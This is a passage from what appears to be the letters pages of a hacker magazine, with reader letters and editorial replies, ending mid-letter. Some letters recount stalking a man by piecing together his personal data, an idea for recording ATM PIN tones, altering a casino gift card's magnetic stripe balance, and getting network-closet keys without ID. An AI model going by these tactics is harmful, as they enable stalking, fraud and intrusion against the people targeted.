Our home phone and cell phone providers are also available on the Internet. I can not only make monthly payments online but I can view the call history going back several months. I was able to see everyone my wife talked to on our home phone and her cell phone. If she deleted something from the history on either phone, it would not be removed from the online records. Using Firefox, I found an extension that helped me find street addresses. All I had to get was a name and city. www.skip-ease.com gave me access to the extension "People Search and Public Record Toolbar." This gave me several links to websites including www.zabasearch.com to do my searches and made it very easy to not only give me this guy's home address and phone number but also his wife's name. After a few searches I not only had the information I wanted but I also had names and addresses of him, his wife, and his mother-in-law. Family tree web pages gave even more details: children's and parents' names, birth and marriage dates and locations. Driving by the house gave me the chance to see their cars and license plates. I found www.dmv.org - this website gave me links to my local state's online pages to see what I could find with the license plates.

Many cities and counties offer websites that allow you to check records to see if someone is an offender or has a criminal record. Some states even have prisoner inmate lists on the Internet. These government sites are free and available for use by the public.

On my wife's flash drive I found a good-bye letter that was more of a love letter. It gave me more information allowing me to add Google Earth to my toolbox and gave me a picture of where they'd been and where they talked or dreamed about running away to. I was also able to visit websites giving details of each of these locations including some of the available intimate activities for the guests.

There is a ton of information on the Internet and once it's there you can bet that info will never be erased. If you doubt that, go to www.archive.org. I created a website and removed it over seven years ago and they still have every detail of it. Once someone gains access to the Internet it's like installing a new hard drive with all of this information. It's all right there. You just need lots of

patience and to know how to look for it.

During this last year things have improved. What started with the news led to me being severely drunk on a regular basis and my wife living with her family in another state for two months. I've also been nearly impossible to live with, but it's shown me that she's truly committed in making our marriage work. Things with us are better now but we are still in the process of healing.

A Broken Husband

While it's understandable to be completely distraught over what happened, you also demonstrate why people should be genuinely afraid with all of this information about them so readily available. Stalkers, lunatics, and people with overall bad intentions have all sorts of power to inject themselves into your lives and it's very difficult to escape their intruding eyes unless you have a decent plan to protect your privacy. The vast majority of people do not.

Dear 2600:

I was reading the latest issue and ran across in the snippets section about how some folks are looking for an anonymous email site. We made one. It launched in July 2006 at <http://www.venompen.com/>. Now keep in mind, it ain't quite hardened yet, and we ain't too sure we want a lot of attention. But we're free and we're anonymous (a relative term as you know).

For now, I thought that this may be of benefit to your readers in our big old community. We're really here to do no harm. I just read the article and felt it appropriate to provide this link to what we feel is a necessary outlet for those who need to express concern (puerile or not) or to vent anonymously.

I hope you can glean the genuine interest I have in providing an outlet to those who are fearful of being identified (with the understanding they don't browse to us from work or something stupid like that).

Muddy

It should be noted that the mail that gets passed through this site is posted for all to see (minus addresses) and that those running this system have the ability to see everything.

Safeguards

Dear 2600:

I work for a small computer support company in the southeast United States. The job consists mostly of field calls that require almost no knowledge whatsoever - broken CD-ROM trays, unplugged network cables, etc. On occasion I receive work orders to repair issues at a local hospital. The hospital is one of the largest in the region with almost 100 independent practices partnered with the 500+ bed facility. I received a work order in January to "revamp" the network for a practice. The networking closets for these independent practices are still controlled by the hospital's management company.

I called the phone number located on a sign that was attached to the locked closet door. A young lady answered the phone and explained that I would have to come to their office and get the key. I ran across the street to their office and talked

to the receptionist who I had just called. She gave me a puzzled look and asked if I wanted a maintenance key or a telecom key. I told her telecom followed by which building the closet was located in. She opened a wall locker and pulled out a key with a tag attached to it. She asked for my name, company, and cell phone number. I pulled out my wallet as I answered the questions and before I could pull out my ID she dropped the key on the counter. I guessed because of my business attire that she just assumed I was okay. As I walked back to the practice I looked at the tag on the key and noticed that it had two building numbers on it. Sure enough, it opened all closets I passed in both buildings! After the call was finished I brought the key back. She didn't check my name off in her book. She just took the key back to the locker. I put it behind me thinking that she may have been in a bad mood or something (common at this hospital).

In March I had a similar call at another practice. The same exact thing happened! No ID check. No check off in the "log book." And absolutely no signatures! It was a different girl that was working the counter. I don't know about anyone else, but it scares me to think that the proper safeguards aren't being taken with the networking closets at this hospital. Both of my coworkers reported that they have never been prompted for any form of ID or proof of work. I can just imagine the wealth of knowledge a person could obtain by monitoring a network from the closet: SSNs, DOBs, addresses, and medical information! I have sent an anonymous tip to the management company to hopefully resolve this. I guess I will find out the next time I have network work to do!

inf3kT1D

Don't hold your breath. Stupidity and bad security practices have an amazing resiliency.

Dear 2600:

Today I withdrew some money from the ATM at Bank of America. I inserted my card and soon was asked for my PIN. I've done this hundreds of times before but never thought about this. When I input my PIN I realized how loud the tone was when I hit each number. I also realized that the four numbers that I input had different tones, not unlike a phone keypad.

I wonder if it would be possible to bug the area of the ATM and record the tones. A little trial and error should yield the correct numbers. If the number overheard was, say, 4-4-3-4 it is easy to figure out the number in this manner. Then all you need is the card to do a transaction. Supposedly one safeguard against card theft is the secrecy of the PIN but it isn't very secret if I can easily translate it into numbers simply by hearing the machine and then steal the card.

Of course, I could beat the number out of him when I rob him but it's far more fun to hack it.

AnOldFool

And these are the letters that wind up getting quoted on the news. But seriously, for those people whose modus operandi includes stealing things out of wallets and purses, obtaining a U.S. style credit card that relies only on a usually unverified signature would be far more useful to their life of crime. (Other countries have started

to use the "chip and pin" system that requires a PIN but no signature and supposedly has reduced credit card fraud and identity theft.)

Submissions

Dear 2600:

I am writing in regards to article submissions for 2600. I have an idea for something about which I would like to write. What is the procedure? Should I simply write the article, then send it? Or do I give a synopsis first? Also, what kind of word counts are you interested in?

Michael

The whole process is relatively informal. Simply send your submission to articles@2600.com and, if it's selected, you'll get a notification some-time before the next issue comes out. (Depending on backlog, it could take a couple of issues for your article to appear.) A synopsis isn't necessary, nor is a word count. Go for as long as necessary to make your article informative and interesting. Just remember to keep it in the hacker perspective.

Dear 2600:

I have an article I wrote on using ssh as a SOCKS proxy to keep people on insecure networks from spying on you. I have a rough draft on my website. There were some comments made on the article and I would like to incorporate those into it if you guys are interested. I will rewrite it if there is any interest in this topic. It certainly helps me with a lot of privacy and firewall concerns.

Tyler

Sounds interesting but we have to point out our policy about previously released material. If it's been published already, even on a small website that's open to the world, we likely won't be able to consider it as our readers tend not to like reprints in new editions.

Dear 2600:

I was recently writing a SYN port scanner (based on raw sockets and the pcap library) and was wondering if an article about the process of building such a scanner would be interesting to the readers of 2600. Do you think you'd like to publish something like this?

ithilgore

It can't hurt to send it in. Even if we don't use it, you've gotten your thoughts down in writing which is almost always a good thing.

Dear 2600:

Are there any minimum requirements for article submissions?

Josh

Words that make sense when strung together. Words that have something to do with hacking. And words that haven't appeared elsewhere.

Dear 2600:

I am considering writing an article introducing the basics of UNIX or an article explaining the inner workings of the x86. Are either of these something you would be interested in publishing? I trust that

you won't share my email address with anyone.

WC

There certainly are a lot of submission questions in this issue, aren't there? We always advise people to send in what they've written. In order to be considered, your article must contain elements of the hacker spirit which basically means inquisitiveness, imagination, rebelliousness, and an ability to think outside the box. It shouldn't be the sort of thing that could appear in a "normal" computer publication. And unless you indicate your email address in the text of your article, it is not printed nor released to anyone.

Meetings

Dear 2600:

I know in your meeting guidelines it is stated that anyone can attend regardless of expertise level. I am going to school for computer security and forensic investigation at this time, but I realize after listening to my professors that the best way to learn the industry is to network with those who are actually doing the hacking. My ultimate goal is to go after child pornographers, which I am sure would be a favorable goal in the eyes of any hacker that has children. I also want to learn how best to protect children while they're online so the predators have a harder time performing their ungodly deeds. What I don't want to do is make anyone at a 2600 meeting uncomfortable knowing I'm not there for malicious hacking. So before even attempting to attend I wanted it to be known up front why I want to attend. Does anyone at 2600 know of any free online tutorials for hacking basics? Or are there any members willing to share the expertise for free to help me in my goal?

Vince

The fact that you think meeting attendees would be uncomfortable if you were not malicious tells us you have a great deal to learn about this community. As for wanting to protect the children, that's all fine and good but far too often we see the tools developed with that in mind turned against those who merely wish to exist in a free-thinking and open environment. The best way to keep kids safe is to educate them and not to create a "nanny net" which will result in the regulation of content far beyond the original goals.

Dear 2600:

Let me say that I've been reading your magazine for almost six years now and I have loved every single issue. I'd like to contribute two ideas that might make it even better. One, I know you guys are releasing the magazine on the first Friday of every season. Even though it's released at that time it usually doesn't hit the stands for another few days, so it misses that 2600 meeting. If there would be a way to release it a few days prior to the meetings, we would have the copy with us and more things to discuss. It would be excellent. My second idea is to have short stories written into the pages somehow. Maybe like one story per issue. I figure if all of us agree that Hollywood doesn't depict us accurately, why don't we show them how it's really done with proper terminology and all? You guys recently added those four extra pages

so I don't know if adding more pages for the story would be reasonable, but it was just a thought. Anyway, keep up the good work. 2600 has me as a lifetime reader.

MasterChen

It's a rare combination to be able to write a decent story and get all the terminology right. We'd like to see it happen more often. As for the release dates of the issues, this is a problem caused by the stores and distributors. We ask them when they need it in order to meet a particular on sale date. Even though they get the issue on the day they request it in order to meet that date, for whatever reason they don't get around to putting it on the shelves. But we've also had the opposite problem. Some distributors push the issue onto stands well before the on sale date thinking they're somehow gaining an advantage by being first. This only pisses off our other distributors who then do the same thing next time. And while all of this is going on, we're also trying to get it to our subscribers within the same time frame. If it continues to be a problem we can try and get it on stands a week or so earlier. But even then there will be problems. That much is guaranteed.

Dear 2600:

Is the average attendee for the 2600 meetings here in the U.S. financially well off? Just a thought.

John

If only we knew where the thought was going. We don't know how well off any of our attendees are but, as it's never been about money, this isn't something that's likely to matter.

Critique

Dear 2600:

I apologize for this letter coming so late but I was only recently made aware of an article in 23:3 called "Where have all the Philez Gone?" by Glutton. This article is horrible.

The article, for everyone who hasn't read it since last fall, covers the topic of "text files," files on bulletin board systems and their place in history, and a discussion of the current state of them. It is wrong on both counts.

An implication is made that these files are hard to find. They are not. `textfiles.com` has been making BBS-era text files available since 1998, and has itself been mirrored and downloaded countless times in the last nine years. It has been thoroughly mapped by search engines and the tens of thousands of BBS text files are being discovered and downloaded constantly, to the tune of hundreds of thousands of users a month. `phrack.org` is mentioned as a source for *Phrack*, while `textfiles.com` has *Phrack* and hundreds of other electronic magazines that have flourished in the last 20 years. A second site, `web.textfiles.com`, tracks BBS-style text files written after 1995, providing a location for users to both read and upload their recently written works.

Then, working off this base misassumption, Glutton speculates as to why these text files are harder to find or not available. His conclusion is that "The sharing of information is a dangerous

game.... There is something different today." This is absolute garbage. On a regular basis, I download gigabytes of information, some of it not out of place from anything from the BBS era, most of it not. What makes sense to put on one of the text-files websites, I do. What doesn't end up in my archives. Either way, I find the process many times easier and painless than the height of the BBS era, when the opportunity to download a small handful of text files came at the price of an entire evening of redialing with a modem. In one evening in the current era I can download more files than I downloaded in a decade of using BBSes.

The article claims that new users are only recently the victims of lack of respect. This is crazy; I have file after file of bulletin board message bases showing disrespect to new users, just as I have many showing respect and charity by offering information and guidance.

While I understand the need to fill pages, please consider articles that provide rote instructions on basic aspects of computer information, or which don't attempt to stray into warped historical teachings in the space of one and a half pages.

Jason Scott

While we understand your obvious passion for what you do, it is possible to convey knowledge of the information and services you provide without insulting us or our writers. People submit articles with the knowledge that they are aware of, others with additional knowledge add to this or correct the mistakes. It's not about trying to fill pages or speaking out of ignorance. It's a process that results in a dialog amidst the clearinghouse of information that passes through here. To us that dialog is as important as the conclusions since it gets people into a thinking mode. When you put people down for not having the same knowledge as you, then that dialog is poisoned and overshadowed by negativity. There's already enough of that to go around, past and present.

Dear 2600:

I read the article "Hacking Your Own Front Door" by Cliff in 24:1. Cliff was right to point out that many locks on homes and businesses in the United States are inadequate and easy to pick using the "bump" method. However, he states that, "All of the locks can be opened by an amateur in less than two seconds." This is totally false. First, you need to get a blank key that is uncut. It is illegal for a locksmith to provide this. Even if you got the correct blank and filed it down, it would only fit into a lock with the same keyway. There are thousands of different keyways. Just go to a locksmith and look at all the keys hanging on the wall. Many keyways are proprietary too and you could never get your hands on the blanks anyway. But let's say you had possession of a Medeco, Abloy, Schlage Primus, ASSA, Mul-T-Lock, Kaba, or DOM key. The blank wouldn't help you pick the lock since all these brands go beyond the simple five-pin technology and picking them is pretty close to impossible. Cliff suggests using a Chubb-style lock. These have been around for over 150 years and they are equally as secure as any of the mentioned high-security brands. However, lever locks (Chubb-style) are generally mortised into a door and are

not compatible with doors designed for use with a cylindrical lock.

Anonymous

Dear 2600:

Please let me use you as a medium to thank NYC Locksmith for his full, detailed and excellent response to my article "Hacking Your Own Front Door." NYCL, sir, I defer to your greater knowledge and experience!

You're correct about the British connection, and indeed correct about my lack of insider knowledge on the subject. I'm not a trade professional, just a guy who found something that worried him, learned why it worried him, and wanted to alert others as best I could. The topic didn't seem to have been covered in the past five years at least, and so seemed fair game. The heart of my article was pitched as an awareness-raiser as opposed to an in-depth exploration, assuming *2600ers* were smart enough to go and find out more (and then try it for themselves) if they were keen!

I had enough success with hand-carved bump keys to warrant thinking this worthy of submission. I'm most pleased that we seem to be uniquely under-protected here in the U.K. compared with all the suites/manufacturers you seem to have available in the U.S. We need a wider spread here, but Yale (or compatible/clone locks) have something like 75 percent of the front doors I know, all with the same gating (or whatever your trade term is, if not "gating"). Although I didn't distinguish clearly enough between a universal master key and one for a particular suite of locks, in the U.K. a Yale bump key is approaching functional equivalence to a master key.

Thanks again for the considered and full response. Perhaps you would like to write other articles on physical security with more detail? I know I'd be keen to read any you wrote. I'm sure many others would be too.

Cliff

Dear 2600:

This is in response to MS3FGX's letter in 24:2. The editors at *2600* are doing a fine job with the magazine and their website. You should realize that there is a lot of work that has to be done between each issue. I know that three months seems like a lot of time for only a 70 page magazine, but I would not be surprised to find out that it is actually very difficult for them to do what they do.

You need to remember that hacking is not merely an action that a person does on a computer. It is a state of mind; a way of thinking. You say that they waste space in their magazine answering repeat questions and they probably get a lot of duplicate articles. Yes, they do repeat a lot of the same questions and yes, I am sure they get tons of duplicate articles. However, I do not see this as a bad thing.

First I will discuss the questions. People of all ages and lifestyles read this magazine. There are people who do not have an Internet connection (as farfetched as that may sound, it is true). Or they may not know of the *2600* website, or don't know how to search for it. So if the editors post answers to frequently asked questions on their website, and

poor 14-year-old Billy doesn't have an Internet connection, how is he supposed to get his question answered if the editors refuse to answer it in the magazine? He won't, and a question not being answered is never a good thing.

The other thing about having all the information provided on the website goes back to my statement that hacking is not an action, but a way of thinking. If all the information on how to do things, proper formatting, electrical schematics are spoon fed to us, how are we supposed to hack? Hacking is the search for information to try and find a better way of accomplishing a goal, whether that is to get an iPod to snag all the passwords off a computer, or finding a different road home when the normal one you travel on is closed down for construction. As far as articles go, I really don't think the editors mind if you send in a banner or not. If you do, and it can be formatted to their magazine, I am sure they will use it. If not, then maybe they will find one of their own. Who knows unless you either ask, or try?

I have been using Linux for the last four years. Not until just recently though have I been really trying to learn how to manage a Linux box. You can't learn how to properly administer a Linux box by reading a book or by always being given the answers. I have used Fedora, Ubuntu, Red Hat, and SUSE. None of these really lets you learn how the OS works because a lot of functions are done for you. A week ago as of writing this, I switched to Slackware 12.0. The reason for this is because it will give me the opportunity to actually learn Linux because hardly anything is done for you. Actually, applications work better and faster if you compile the source code yourself rather than running an installer. Some people don't need to know how to fully administer a Linux distro and that is fine. But for the people who want to learn how to do things in Linux at the command line, you don't learn unless you do.

I have only been reading this magazine regularly for the last three years, which is only 12 issues. If I remember correctly, out of those 12 issues, there have been *four* articles about some sort of WiFi hacking. Whether it was breaking the WPA code or wardriving, the topic of WiFi intrusion has been talked about a lot. The reason is, as technology changes and gets better, the ways of accomplishing things you want to do with that technology changes. Do you think that for the last 23 years this magazine has been published there hasn't been a *multitude* of duplicate topics? Look at all the articles there have been on social engineering. The reason for this is twofold.

First, let's think of poor 14-year-old Billy again. In the Spring 2005 issue, magnetic stripe reading was discussed. But Billy doesn't pick up his first *2600* until a later issue. Meanwhile, someone submits an article on magnetic stripe reading and, while being innovative and different from the article in the Spring 2005 issue, the editors reject the article because they are following a new "no duplicate topic" policy. Or maybe the author of this article goes to *2600's* website and sees that magnetic stripe reading was already published, so he decides not to submit it in fear that the editors will reject the article. Either way, Billy is now

denied information because people are afraid to print information on the same thing twice.

This of course brings me to my second point: there is always something different in each article even if the topic has been covered before because, again, technology changes every day. I read the article in the Spring 2005 issue, and I did it. I made my own magnetic stripe reader. There is a casino - that will remain nameless - that uses a gift card system to manage the information of customers' balances. I went to this casino and tested my stripe reader on their card. When I outputted the data, I was able to see where the balance was stored and I was able to change that amount. I went from having \$40 on the card to \$45. I took the card back to the casino to cash out. I wanted to see if they would be able to notice that I went from having \$40 on the card to \$45 without even gambling. They didn't and I made a fast five bucks. A year later I did the same thing and almost got my ass arrested when they couldn't match up the data on the card with the game logs on their servers. So if I were to write an article on this topic, should it be rejected on the basis that it was discussed already, even though the original article is no longer accurate for this situation? I think not.

Information should never be kept from anyone, but there should not only be one way of obtaining it either. This magazine has been published for the last 23 years. They must be doing a lot of things right to survive the troubles that they have probably had to go through. Remember, hacking is not just an action that is done on a computer - it is a way of thinking. Once again, editors of 2600, thank you for putting out such a fine publication and keep doing what you are doing. I look forward to reading all the future articles on WiFi intrusion and social engineering. Hack on!

P3ngu1n

Thanks for the kind words. But please don't mention us the next time you mess around with money in a casino. In fact, don't let there be a next time.

Dear 2600:

I have been reading your magazine for a year now and I absolutely love it. However I do find that your radio show seems to be rather lagging in hacker related content, choosing instead to rant about past shows and the FCC.

micah

The radio show is not meant to be a rehash of the magazine and it basically covers the world of technology, privacy, consumer issues, and life itself from a hacker perspective of experimentation, observation, and questioning. We try to make it as interesting and infectious as possible so that people with no technical knowledge at all are drawn in. Focusing on the history (past shows) underlines the significance of what we're doing and keeping an eye on the FCC and their overly restrictive actions is absolutely essential to anyone interested in the survival of radio and free speech. Those interested should go to <http://www.2600.com/offthehook> to listen live or through the archive. If you want the high fidelity editions, you can order them at <http://store.2600.com> and have hundreds of hours of history at your fingertips.

Autumn 2007

Dear 2600:

First off, I love the mag. I'm a long time reader halfway through my first subscription. Now that formalities are out of the way, in 24:2 a person named Barron wrote and, from what I can tell, he was mad about a public library having a controlled access program on its computers and he also could not find a hacker or group of hackers who hacked in the name of the USA. As unintelligible as that letter was, my letter is about the response from 2600.

About halfway through the response, the topic turns and starts comparing people who look for hacking groups to the military. Apparently, according to the responder, members of the military are writing letters to 2600 in order to find hackers to "do their bidding... for their version of justice" even though the first letter never said anything about the military. I personally was in the Marine Corps for five years. I joined out of my own free will and neither I nor anyone I knew ever tried to trick someone else (or a group) to "do our bidding." We already do our own dirty work and have our own "hackers" so we really don't need you to "become another branch of anyone's military." Many of the people in the military (not just the tech savvy computer guys, I fixed optics on M-198 howitzers) read this magazine and would not appreciate being compared to hustlers, mercenaries, and other such lowlifes.

I'm not saying the U.S. government (DoD included) does not have its flaws, but please don't assume everyone in the military shares those views. We are commissioned and enlisted men and women who are still just as free as anyone to have our opinions, views, and ways of life. Many people did not do anything for the freedoms they take for granted, but many have willingly died for this country so you could have your opinion and views.

No one in any branch of the military deserves words like that from anyone. Right or wrong, on-topic or not. There's no need to tarnish what we stand for, which is maintaining your "free and open access to thoughts, ideas, and technology." Please don't assume that you're the only ones who care about freedom. If your editors/responders don't approve of this country's current military actions, that's just fine, but please don't disrespect us to show your opinions.

**Semper Fi
Crazy Pete
CPL, USMC**

Actually, there are plenty of people in the military who deserve words like that and a whole lot more. You are not a monolithic group of people who all think as one. You have some great people and some really horrible ones. We never condemned everyone in the military and our words were by no means meant to be aimed solely at the military of any one country. It's a disservice to your organization and to the rest of us to simply turn a blind eye when something happens involving the military that would be wrong in any other setting. And when members of any military try to get hackers to launch denial of service attacks against other countries, we will speak out against it. That goes against the "free

Page 39

and open access" ideology you're supposedly standing for and you should be equally outraged at those trying to employ these tactics.

Dear 2600:

The Prophet was a bit misleading in his "Telecom Informer" article (24:2) when he said that NeuStar controls system ID assignments. As a cellular engineer, I wish that this was true. But when the FCC privatized SID assignments (probably for purely ideological reasons as the cost of SID management by them was probably negligible and there's no reason they couldn't have charged fees) they made it competitive and seven companies applied for the job, including NeuStar.

The guidelines for the companies involved are on the U.S. FCC website at: <http://wireless.fcc.gov/services/cellular/data/AdministratorGuidelines090503.pdf>

It's not clear that any U.S. SID codes have been allocated since privatization in 2003 so it seems that the seven companies are running this operation as a charity right now (they are supposed to be funded by fees from SID allocations).

The worst article I've read in a long time is "VoIP Cellphones: The Call of the Future" by Toni-Sama (24:2). It's hard to know where to begin with this article, it's so full of misinformation. Comparing UMA with SIP is bizarre, because one's a radio access protocol (UMA) and the other is an application protocol. There's no reason that both couldn't be used at the same time. In fact, for any VoIP access an application protocol has to be used, although others are possible such as H.323 or the many proprietary protocols.

Part of the confusion is that VoIP means many different things. There is pure VoIP like Skype, where the entire call is VoIP. There are VoIP PBXs which, for security reasons, access the public network like any other system. There are long distance carriers that can be accessed by any kind of phone and use the Internet to bypass expensive international phone lines, especially to countries where exorbitant long distance charges are used to garner foreign exchange. There are companies like Vonage that provide VoIP to the home but will eventually, for most calls, convert to PSTN protocols to allow access. Ironically, to ensure these systems can interconnect, they all have to convert to standard PSTN protocols. I'm not aware of any VoIP protocols that are interoperable (e.g., Skype to Vonage).

The big question for wireless is what's wrong with their existing protocols that use compressed digital voice (8-13 kbps) over the radio interface, converted to standard TDM voice (32-64 kbps) within the network. Wireless VoIP dramatically increases the bandwidth requirements. It does not decrease them. Are the benefits of having a radio interface and network that treats everything as data really that great, especially when much of the equipment to handle voice has to be specialized either to provide protocols like SIP and SDP or to ensure reliable delivery of the time sensitive voice packets?

D1vr0c

In response to your first point, The Prophet responds: "The writer is correct that NeuStar is

one of five companies authorized by the FCC to perform SID administration. My article did not state, and was not intended to imply, that this control is exclusive. For what it's worth, we've seen numerous new SIDs appear over the years in carrier PRLs; see <http://www.rainyday.ca/~dialtone> for details."

Dear 2600:

Re: "Spend Quality Time Online " (Marketplace, 24:2), we all know the Internet was only invented for commercial exploitation of girls with self-esteem issues (after all, selling sex services has been the driving factor behind every major technology leap), but do we really have to advertise it in 2600?

I can imagine this was a tough editorial call for you, after all freedom of speech and expression, etc., but the callous use of the term "sluts" to refer to women is the worst kind of free speech. It is incitement to hatred, and frankly unlikely to be 100 percent true. I'd rather imagine pretty much all of the four thousand girls referred to are working for the money, not the fun of being called sluts.

I would appeal to the advertiser to take his advertisements to the Internet on adult-oriented sites. 2600 readers are probably the least likely people to hand credit card numbers over to watch naked girls, so please do not resubmit your advertisement.

Nelson

Dear 2600:

This is just a friendly reminder to please print the *full* portion of people's letters to you. An editor's job is to *edit*, not to slice people's letters in half.

I could be selfish and just ask that you extend me this favor for my own letters, however I must speak up for everyone else who I know has written you letters which you decided are unworthy to print.

Censorship sucks, and yes, 2600 has even censored. Please stop, or at least separate your mail into "moderated" and "unmoderated."

Anonymous

Perhaps you're unfamiliar with how magazines operate. Let us enlighten you. Editors edit things. That means trimming extraneous bits, cutting repetitive or irrelevant sections, fixing grammar and spelling, and otherwise making the submission fit for printing - assuming it's even selected for printing at all. And all of this is at the hands of an editor.

The "moderated" and "unmoderated" divisions you wish for can be found on something called Usenet, as well as countless blogs and forums throughout the Internet. That's not what we are and it never will be.

And as for the censorship allegation, please. If you were forbidden from expressing certain opinions by a government, that would be censorship. If a magazine doesn't print your letter, that's their decision and their right. You are still free to express yourself on your own.

Retail

Dear 2600:

I just picked up the Spring issue from Borders and read a letter about the magazine not being scanned. Every time I go to the Borders in Sunrise, Florida they type in the UPC from the magazine. On the receipt it says periodical 725274831586, not the name of the magazine. I brought it to the cashier's attention and even showed them the letter in the magazine talking about this issue. They just said that's how they are supposed to ring up all magazines. Does it sound like you got proper credit for the sale? I will save the receipt in case you want to show it to Borders to prove your case.

Michael

In all likelihood we did get the credit since they entered in the proper numbers. The problems occur when the numbers aren't rung up and the cash is just put into a general category. Then we have to rely on the merchant's word that they sold a certain number. In the past we would get the unsold issues back, then we would just get the torn off front covers. Now we simply get a number that is only assumed to be accurate because we're told it is. It's not that we don't want to be trusting but there is absolutely nothing involving money that gives us this same ability to be believed without any further evidence. It's just another example of how the publisher isn't properly protected in the publishing industry.

Dear 2600:

This is in response to Dave's letter and his concerns about security with Cingular (now AT&T) in the Spring issue. You asked the question "Why do in-store sales reps need access to accounts that have already been created?" The reason for this is simple. Upgrades. Anyone who has an existing account with AT&T either qualifies or does not qualify for a discount on a new phone in exchange for extending their contract (like all providers). It is necessary for the sales rep to check the web application you mentioned to see if the individual qualifies, otherwise every retailer would have to call customer service to get that information and that would be a nightmare (15-20 minute hold times!).

I am a rep for Radio Shack and use this system on a daily basis. It also allows us to do other things such as enter a new SIM card number if yours was damaged, or enter a new IMEI number (like a phone's serial number) if your phone is damaged. It does however give the information you mentioned in your letter (last four of SSN, password, etc.). It is every rep's responsibility to verify a customer's identity before ever discussing an account with them. I can't speak for everyone but I myself always look at an ID, ask for the last four or the password, and never let a customer look at the screen unless I'm absolutely sure they are who they say they are. You must remember there are going to be security holes everywhere and, while that's not very reassuring, it sadly is the truth.

I hope someone from AT&T reads your letter and takes action to stop these practices but they can't stop everyone. If you're really concerned about privacy and information being given to the

wrong person, I would suggest prepaid service. All you have to do is hand someone some cash, get a PIN, enter it on your phone, and you're good to go, no questions asked. It is, however, more expensive than a postpaid account (depending on how much you talk), but privacy comes with a price. As for the graph you mentioned that shows whether you are a profitable customer or not, I have not seen this on our systems, but each retailer may have their own software to access AT&T's information.

I hope this has answered your questions and those of anyone else who is concerned about their privacy.

Justin

Dear 2600:

While I was reading the latest edition, I noticed people explaining that Barnes and Noble had to manually enter the price of the magazine. I also read your explanation that the price is embedded in the UPC itself. However, that part of the argument is irrelevant. Why? Because Barnes and Noble uses NCR for their POS system, much like my own place of employment. They use a database system for all UPC processing. Ours is called Unity. The process is a simple grab and run type system. Employee scans the barcode, the system checks the UPC in the database and displays the price. (Because NCR allows you to change the price on every single UPC in existence, price embedding is useless.)

In some cases as it is with Barnes and Noble and the fluctuating price of magazines, NCR gives a nice little option to prompt for price (i.e., manually entering the price). And such is the way of the NCR system, Barnes and Noble, and many other places.

John

We have since learned (through another reader) that we were mistaken in our belief that the price was embedded in the UPC. Our only concern comes from those instances where the UPC is not entered (either manually or by scanning) and the resulting non-counted issues are billed back to us. So far only Barnes and Noble has this policy of charging publishers for "missing" issues and we hope to see an end put to it as it's horribly unfair to those of us who have no control over how many issues get lost, shoplifted, or pilfered by employees.

Dear 2600:

I wanted to let you know that, with sales tax, one issue of your magazine now comes to \$6.66 where I live.

Thank you.

Trollaxor

Whatever we can do to add a little joy to life.

Dear 2600:

In 24:2, Raven writes that he purchased 2600 at Borders in West Lebanon, New Hampshire, and the magazine didn't scan correctly. I have purchased the last two issues at Barnes and Noble in Manchester and each time the magazine scanned correctly. And with my member card, I not only get 10 percent off, I have the satisfaction of

knowing that the government knows I'm intelligent and dangerous.

I would also like to note that while this Barnes and Noble was several days late in getting the issue to the stands, they always have had it displayed prominently.

Michael

Encryption

Dear 2600:

From the auto-responder for article submissions at articles@2600.com:

"We don't recommend sending PGP encrypted articles as we frequently have problems with people using the wrong keys and/or an incompatible version. If it doesn't work right away, we discard it and move on to the next submission. Since your article may be appearing in the magazine anyway, encryption isn't a necessity. If you want to be anonymous, we suggest using an anonymous remailer instead."

It's bad enough that financial institutions, government agencies, doctors, lawyers, and nearly everyone else who should be using PGP doesn't. But for a hacker magazine, and not just any old hacker magazine but *The Hacker Quarterly* to discourage its use is just plain shameful.

Rather than discouraging its use wholesale and offering a bunch of lame excuses, help ensure that it's used correctly:

"We frequently have problems with people using the wrong keys." Publish the key fingerprint(s) in the magazine.

"We frequently have problems with people using... an incompatible version." What version are you using? Mention that along with the key fingerprint.

"Since your article may be appearing in the magazine anyway, encryption isn't a necessity." Let's assume that your email and mine are both being monitored. It's entirely possible that one wouldn't want the article to be known to any third parties until it's published.

"If you want to be anonymous, we suggest using an anonymous remailer instead." That doesn't solve the problem of submitting an article pseudonymously, and still claiming the swag. Encryption does solve that problem (to a degree).

As hackers we should be using (and encouraging the use of) PGP. This is a technical issue, a social issue, a human rights issue, an ideological issue, and a very real political issue.

Atom Smasher

**762A 3B98 A3C3 96C9 C6B7
582A B88D 52E4 D9F5 7808**

We honestly don't disagree with any of your points. But the fact remains that the system just isn't simple and intuitive enough for a lot of people out there. We don't have the time for all of the hand holding that would be needed to resolve the problems. People continue to send us PGP mail from keys that we haven't used in years, despite the existence of a current one on our website. The mere fact that there are version incompatibilities necessitates all kinds of back and forth unencrypted correspondence which is usually the last thing people want if they're trying

to remain off the radar. It doesn't matter if you know which version we happen to be using at the moment. This will still happen. And even if there are no issues at all, if you go and send us a nice juicy article that happens to be encrypted from your whitehouse.gov account, there will still be a record of the fact that you sent us the email in the first place which is more than enough to make your superiors suspicious. PGP solves some problems when used properly but not all. But the real issue is that until our grandmothers can use it easily, it's not enough. After all, how many people who don't read this magazine would even know the purpose of the second line of your signature? Until we build a system that everyone can use, we will continue to see most people use it improperly. And that, unfortunately, is just something we don't have the time to resolve. The priority in this case is to receive the articles as quickly and efficiently as possible. Our key is published at <http://www.2600.com/magazine/2600pubkey.txt> and we do decrypt articles that are properly encrypted to it. But, as mentioned, when it doesn't work we have to simply move on to the next one due to time constraints. So if you know what you're doing, great. If not, your submissions will be lost. And, as mentioned, most people will fall into the latter category.

Dear 2600:

The notion that crypto can stop an investigation pending against you is absurd. It's called a subpoena. If your disk is encrypted and they can't crack it, they can get a subpoena from the judge requiring you to tell them how to decrypt it. If you don't comply with the subpoena, you go to jail for contempt of court and stay there until either a) you tell them what they want to know, or b) the judge decides you've learned your lesson. So, unless the crimes you're being investigated for are extremely serious (i.e., you'd be facing ten years or extradition to a country with a less than sterling humanitarian record), it probably isn't worth your while to try to buck the system.

SodaPhish

It's always worth your while to try and hold on to as much privacy as you can. The notion that only important stuff should be protected defeats the entire purpose of protecting your privacy. Everyone has their own limits but that doesn't mean you have to make it easy for them. For example, just how much can you be prosecuted if you've actually forgotten your password?

Questions

Dear 2600:

Thought I'd write to see if anyone could weigh in on whether or not this is even possible. I was driving to work one day listening to the South Florida public radio station (WXEL) when I came to a traffic light complete with overhead power lines, etc. The radio signal started to get weak (heard a lot of static), then I heard talking again over the static. As I listened, I realized it was Howard Stern's show. It took me a second before it hit me that Howard's now on satellite radio. It happened one more time at another traffic light before I arrived at work. I

